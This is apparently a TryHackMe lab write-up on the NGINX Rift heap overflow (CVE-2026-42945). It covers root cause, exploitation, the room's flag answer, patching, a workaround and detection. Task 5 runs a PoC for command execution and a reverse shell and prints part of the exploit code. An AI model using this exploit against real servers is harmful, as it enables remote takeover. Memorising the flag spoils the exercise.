Jr.Pen 9.8. CVE-2026-42945: Nginx Rift


Task 1 - Introduction

NGINX Rift is a heap buffer overflow in the `ngx_http_rewrite_module` of NGINX that allows an unauthenticated remote attacker to crash a worker process or, under favourable memory conditions, achieve remote code execution. The bug has been present in the codebase since 2008 and was disclosed on 13 May 2026 by depthfirst, alongside three other memory corruption issues identified during the same audit. Key facts:

- **CVSS v4 base score:** 9.2 (Critical)
- **Affected components:** NGINX Open Source 0.6.27 through 1.30.0, NGINX Plus R32 through R36, and several downstream F5 products including NGINX App Protect, Gateway Fabric, and Ingress Controller
- **Fixed versions:** NGINX Open Source 1.30.1 and 1.31.0, NGINX Plus R32 P6, R36 P4, and 37.0.0 (the first release on the new Long-Term Support track introduced on 13 May 2026)
- **Public PoC:** Available on the DepthFirstDisclosures/Nginx-Rift repository

Task 2 - Rewrite and Set Directives

CVE-2026-42945 centers on how NGINX's standard `rewrite` and `set` directives interact when modifying request URIs. The `set` directive stores constant values, variables, or regex back-references in request-scoped variables to preserve context across URI rewrites for logging and routing. The `set` directive evaluates after a `rewrite` to preserve regex capture groups, executed via a two-pass script engine where any discrepancy between the initial length-calculation pass and the secondary memory-buffer write pass causes state mismatches.



Task 3 - The Two-Pass Script Engine and the State Mismatch


CVE-2026-42945 is caused by an unreset `is_args` flag on NGINX's main script engine, which creates a state mismatch between a fresh sub-engine used during length calculation (unescaped) and the main engine used during data copying (URI-escaped), leading to a memory buffer overflow when processing escapable characters.

When a client sends a URI containing escapable characters (like plus signs) to an NGINX endpoint configured with a `rewrite` directive containing a question mark followed by a `set` directive referencing capture `$1`, the `is_args` flag left active on the main engine causes Pass 1 to allocate memory based on unescaped byte counts while Pass 2 writes URI-escaped 3-byte percent-encoded sequences (like `%2B`), resulting in a deterministic, length-mismatched heap buffer overflow restricted to URI-safe ASCII characters.



Task 4 - From Heap Overflow to Code Execution

To turn the URI-constrained heap overflow into code execution, an attacker uses cross-request heap feng shui to corrupt an adjacent request pool's cleanup callback pointer before its immediate destruction, combined with HTTP POST heap spraying to place binary control structures at predictable heap locations, which yields full RCE when ASLR is disabled or a constant Denial-of-Service crash loop when ASLR is active.



Task 5 - Exploitation

Step 1: Confirm the Container is Running: The command below lists all running Docker containers associated with the Docker Compose project named `nginx-rift`

```
sudo docker ps --filter label=com.docker.compose.project=nginx-rift
```

The command below sends a silent (`-s`) HTTP GET request using `curl` to fetch user data from an API endpoint running locally on port `19321`.

```
curl -s "http://127.0.0.1:19321/api/users/42"
```

Step 2: Run the PoC with a Single Command: The command below runs a proof-of-concept exploit script (`poc.py`) to execute a command (`echo hello from depthfirst > /tmp/pwned`) on the target, while measuring the total time taken for execution using the `time` utility.

```
time python3 poc.py --cmd 'echo hello from depthfirst > /tmp/pwned'
```

The command below checks inside the `nginx-rift-nginx-1` Docker container to verify whether the exploit successfully created the `/tmp/pwned` file and displays its content.

```
sudo docker exec nginx-rift-nginx-1 cat /tmp/pwned
```

Step 3: Run the PoC with a Reverse Shell: This command runs the exploit script in reverse-shell mode (`--shell`), which automatically starts a local network listener (typically on port 1337) and sends an attack payload configured to establish an interactive `/bin/sh` session from the target container back to the host.

```
python3 poc.py --shell
```


The command below verifies the active user's privileges (confirming `root` access) and displays the room's target flag stored inside `/flag.txt`.

```
id
cat /flag.txt
```

Answer the questions below

> What is the content of flag.txt?

THM{18_y34r_5t4t3_m15m4tch_rip5_th3_h34p}



After spending an hour researching across Google, YouTube, and GitHub, I realized there is an issue with the `poc.py` script in this TryHackMe room, as other users have also reported. To fix it, edit the `LIBC_BASE` section in the `poc.py` script and append `2` to the command arguments like this, and it will work:

```
time python3 poc.py --cmd 'echo hello from depthfirst 2 > /tmp/pwned2'
```

```
sudo docker exec nginx-rift-nginx-1 cat /tmp/pwned2
```


ubuntu@tryhackme: ~
File Edit View Search Terminal Tabs Help
ubuntu@tryhackme: ~
ubuntu@tryhackme: ~
#!/usr/bin/env python3
import argparse
import socket
import struct
import time
import sys
BODY_LEN = 4000
N_SPRAY = 20
SAFE = set()
_t = [0xffffffff, 0xd800086d, 0x50000000, 0xb8000001,
0xffffffff, 0xffffffff, 0xffffffff, 0xffffffff]
for _b in range(256):
if not (_t[_b >> 5] & (1 << (_b & 0x1f))):
SAFE.add(_b)
HEAP_BASE = 0x555555659000
LIBC_BASE = 0x7ffff77b8001
SYSTEM_ADDR = LIBC_BASE + 0x50d70
PREREAD_HEAP_OFFSETS = [
0x05a427, 0x060e67,
0x0ba557, 0x0bf367, 0x0c4177, 0x0c8f87, 0x0cdd97,
0x0d2ba7, 0x0d79b7, 0x0dc7c7, 0x0e15d7, 0x0e63e7,
0x0eb1f7, 0x0f0007, 0x0f4e17, 0x0f9c27, 0x0fea37,
0x103847, 0x108657, 0x10d467,
]
def addr_is_safe(addr):
return all(((addr >> (j * 8)) & 0xff) in SAFE for j in range(6))
def make_body(cmd, data_addr):
fake_struct = struct.pack('<QQQ', SYSTEM_ADDR, data_addr, 0)
cmd_bytes = cmd.encode('utf-8') + b'\x00'
payload = fake_struct + cmd_bytes
if len(payload) > BODY_LEN:
print(f"[!] Command too long (body={len(payload)}, max={BODY_LEN})")
sys.exit(1)
return payload + b'\x41' * (BODY_LEN - len(payload))
def wait_alive(host, port, timeout=30):
"poc.py" 238L, 7723B
19,26
Top

Task 6 - Detection and Mitigation

Patching: Fixes are available in NGINX Open Source (1.30.1 / 1.31.0), NGINX Plus (R32 P6 / R36 P4), and updated F5 products (e.g., NGINX Ingress Controller, App Protect). System administrators should verify both the NGINX package version (using tools like `apt-cache policy` or `dnf info`) and active configurations, rather than assuming package safety by name alone.

Configuration Workaround: As a temporary mitigation without upgrading, replace unnamed regex captures (e.g., `(.*)`) with named captures (e.g., `(?<path>.*)`) and update `set` references from `$1` to `$path`. This bypasses the bug because named captures use a different code path unaffected by the `is_args` state mismatch, preserving routing behavior while eliminating the vulnerability trigger.

Detection: Exploitation can be identified in access logs by searching for long URIs containing excessive runs of plus signs (e.g., `grep -E '\+{30,}' /var/log/nginx/access.log`). Additionally, error logs will record spikes in worker process crashes (`exited on signal 11`), while active network snapshots (`ss -t`) may reveal unusual clusters of `CLOSE_WAIT` and `LAST_ACK` connection states. High-threshold WAF rules can also block suspicious request patterns.

Task 7 - Conclusion

NGINX Rift is a state-mismatch bug rather than a parser bug or a logic bug. The vulnerability exists because one engine instance was reset and another was not, and because a single boolean flag silently changes the meaning of a downstream length calculation. The class of bug is older than the eighteen years the vulnerability has lived in the NGINX codebase; equivalent two-pass length-then-copy patterns occur in many performance-oriented C codebases, and a search of historical CVE feeds turns up close cousins in HTTP parsers, RPC frameworks, and database query builders.

Three operational lessons stand out. The first is that configuration matters as much as version. A patched NGINX with a vulnerable rewrite pattern still defines the attack surface; an unpatched NGINX with no rewrite directives at all has no exposure. A version inventory alone is therefore not sufficient to triage exposure to `CVE-2026-42945`. Configuration review against the trigger pattern (unnamed PCRE

capture, replacement string containing a question mark, subsequent `rewrite`, `if`, or `set` directive) is required to scope risk accurately.

The second is that worker respawn architectures are double-edged. The same property that makes NGINX a robust web server in the face of crashes is what makes the bug forgiving to exploit. Architectural choices made for availability often create useful behaviours for an attacker, and the assumption that a crash is the worst possible outcome can hide the existence of an underlying corruption primitive.

The third is that long-lived code with no recent security activity is not the same as proven code. The `is_args` flag in `ngx_http_script.c` has been in the codebase since 2008. It survived eighteen years of code review, integration testing, and production deployment, and an automated whole-repository analysis surfaced it on a six-hour scan once the right kind of analysis was pointed at it. Periodic re-audit of stable code is therefore as important as catching new bugs in fresh changes.